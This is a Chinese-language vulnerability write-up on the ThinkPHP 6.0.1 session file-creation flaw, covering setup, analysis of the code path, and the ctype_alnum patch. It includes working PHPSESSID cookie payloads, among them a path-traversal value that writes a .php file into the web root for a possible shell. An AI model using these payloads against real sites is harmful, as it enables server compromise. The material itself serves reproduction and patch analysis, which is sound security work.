

thinkphp6 session 任意文件创建漏洞复现 含 POC

0x1: 漏洞复现

首先通过 composer 创建 thinkphp6 的框架目录

-

```
composer create-project topthink/think think6
```

创建好了以后, 默认是 thinkphp6 最新版本的, 漏洞是已经修复了的, 所以我们需要对程序进行降级

编辑程序根目录下的 composer.json 文件, 改成如红框所示



```
18     "require": {  
19         "php": ">=7.1.0",  
20         "topthink/framework": "6.0.1",  
21         "topthink/think-orm": "^2.0",  
22     },
```

然后执行

-

```
composer update
```

如图所示, 即是降级成功

```
lany192 ~ /Desktop/php/think6 composer update
Loading composer repositories with package information
Updating dependencies (including require-dev)
Package operations: 0 installs, 1 update, 0 removals
  - Downgrading tophink/framework (v6.0.2 => v6.0.1): Downloading (100%)
Writing lock file
Generating autoload files
> @php think service:discover
Succeed!
> @php think vendor:publish
File /Users/lany1/Desktop/php/think6/config/trace.php exist!
Succeed!
```

然后是非常重要的一步, 很多复现的文章都没有写, 就因为这个浪费了我一两个小时的时间.

thinkphp6 默认是没有开启 session 功能的, 我们需要在 app\middleware.php 文件中, 取消 session 中间件的注释, 设置为如图

```
1  <?php
2  // 全局中间件定义文件
3  return [
4      // 全局请求缓存
5      // \think\middleware\CheckRequestCache::class,
6      // 多语言加载
7      // \think\middleware\LoadLangPack::class,
8      // Session初始化
9      \think\middleware\SessionInit::class
10 ];
```


终端运行 php think run 启动调试环境

```
lanyis@192 ~/Desktop/php/tp6$ php think run
ThinkPHP Development server is started On <http://127.0.0.1:8000/>
You can exit with `CTRL-C`
Document root is: /Users/lanyi/Desktop/php/tp6/public
```

app\controller\Index.php 中添加测试代码

```
1  <?php
2  namespace app\controller;
3
4  use app\BaseController;
5  use think\facade\Session;
6
7  class Index extends BaseController
8  {
9      public function index()
10     {
11         Session::set('name', 'thinkphp');
12         return 1;
13     }
14 }
15
```


在浏览器 f12 console 里面执行 poc, 然后刷新页面



•

`document.cookie="PHPSESSID=aaaaaaaaaaaaaaaaaaaaaaaaaaaaa.php";`

\runtime\session 文件夹下就会生成 php 文件



如果要利用这个漏洞 getshell 的话, 还要解决两个问题

- 文件内容可控, 而生成的文件里面的内容, 就是将 session 内容的反序列化

```
a:1:{s:4:"name";s:8:"thinkphp";}
```

如果后端代码里面有类似, 这种代码的话就是可以利用的

-

```
Session::set('name', $_POST['a']);
```

2.thinkphp 的网站一般会把 /public 设置为网站的根目录, 而生成的文件是在 /runtime/session 文件夹下面的, 默认是访问不到的

但是这个通过, 即可绕过

-

```
PHPSESSID=../../../../../public/aaaaaaaaaaa.php
```

Python 漏洞检测 POC

-

https://github.com/Lany1998/pochub/blob/master/thinkphp6_file_write.py

```
Last login: Tue Jan 28 14:04:13 on tty001
~/Desktop/pochub master python3 thinkphp6_file_write.py http://127.0.0.1:8000
target is not vulnerable
~/Desktop/pochub master python3 thinkphp6_file_write.py http://127.0.0.1:8000
target is vulnerable
~/Desktop/pochub master
```

漏洞推送

0x2: 漏洞分析

根据 tp 官方的提交记录来看, 是对 setId 函数做了修改, 那么漏洞一定和这个函数有关, 全局搜索一下这个函数

```
9      public function setId($id = null): void
10      {
11          - $this->id = is_string($id) && strlen($id) === 32 ? $id : md5(microtime(true) . session_create_id());
12          + $this->id = is_string($id) && strlen($id) === 32 && ctype_alnum($id) ? $id : md5(microtime(true) . session_create_id());
13      }
```

•

<https://github.com/top-think/framework/commit/1bbe75019ce6c8e0101a6ef73706217e406439f2>

找到在 vendor/topthink/framework/src/think/middleware/SessionInit.php 中

```
52      if ($varSessionId && $request->request($varSessionId)) {
53          $sessionId = $request->request($varSessionId);
54      } else {
55          1 $sessionId = $request->cookie($cookieName);
56      }
57
58      if ($sessionId) {
59          2 $this->session->setId($sessionId);
60      }
61
62      3 $this->session->init();
63  }
```

第一步:

```

    } else {
        $sessionId = $request->cookie($cookieName);
    }
}

```

从 cookie 中取出 phpseSSID 的值, 赋值给 sessionId

第二步:

```

    $s = think\middleware\SessionInit
    }
    if ($s) {
        $this->session->setId($sessionId);
    }
}

```

通过 setId 函数把 session 类 id 设置为, 刚才从 cookie 中取到的值

第三步:

执行 session 类中的 init 方法, 本来以为写入操作是在这个函数里面进行的, 但是 debug 以后发现不是的

看 thinkphp 文档

新版本不支持操作原生 `$_SESSION` 数组和所有 `session_` 开头的函数, 只能通过 `Session` 类 (或者助手函数) 来操作。会话数据统一在当前请求结束的时候统一写入 所以不要在 `session` 写入操作之后执行 `exit` 等中断操作, 否则会导致 `Session` 数据写入失败。

tp6 会在请求结束的时候进行 session 写入

vendor\topthink\framework\src\think\Http.php

```
277  
278 //执行中间件  
279 $this->app->middleware->end($response) 漏洞推送  
280
```

会调用 vendor\topthink\framework\src\think\middleware\SessionInit.php 下的 end 方法

```
public function end(Response $response)  
{  
    $this->session->save();  
}
```

接下来调用 vendor\topthink\framework\src\think\session\Store.php 中的 save 方法


```

public function save(): void
{
    $this->clearFlashData();

    $sessionId = $this->getId();

    if (!empty($this->data)) {
        $data = $this->serialize($this->data);
        $this->handler->write($sessionId, $data);
    } else {
        $this->handler->delete($sessionId);
    }

    $this->init = false;
}

```

漏洞推送

跟进到红框所示的 write 方法, 会执行

vendor\topthink\framework\src\think\session\driver\File.php 中

```

210     public function write(string $sessID, string $sessData): bool
211     {
212         $filename = $this->getFileName($sessID, true);
213         $data      = $sessData;
214
215         if ($this->config['data_compress'] && function_exists('gzcompress')) {
216             //数据压缩
217             $data = gzcompress($data, 3);
218         }
219
220         return $this->writeFile($filename, $data);
221     }

```

漏洞推送

通过 `getFileName` 函数, 完成 session 文件名的拼接, 然后再调用 `writeFile` 函数

```
protected function writeFile($path, $content): bool
{
    return (bool) file_put_contents($path, $content, LOCK_EX);
}
```

session 文件写入流程完成!

0x3: 漏洞修复

```
public function setId($id = null): void
{
    $this->id = is_string($id) && strlen($id) === 32 ? $id : md5(microtime(true) . session_create_id());
    $this->id = is_string($id) && strlen($id) === 32 && ctype_alnum($id) ? $id : md5(microtime(true) . session_create_id());
}
```

查看补丁是对 id 增加了一个 `ctype_alnum` 函数, 查一下文档

ctype_alnum

(PHP 4 >= 4.0.4, PHP 5, PHP 7)

ctype_alnum — 做字母和数字字符检测

说明

```
ctype_alnum ( string $text ) : bool
```

检查提供的`string`,`text` 是否全部为字母和(或)数字字符。

参数

text

测试字符串。

返回值

如果`text`中所有的字符全部是字母和(或者)数字, 返回 **TRUE** 否则返回 **FALSE**

如果传进来的 id 里面含有如 . 这样的, 就会使用来随机生成一段 id, 而不会实用传进来的 ID

-

```
md5(microtime(true) . session_create_id())
```

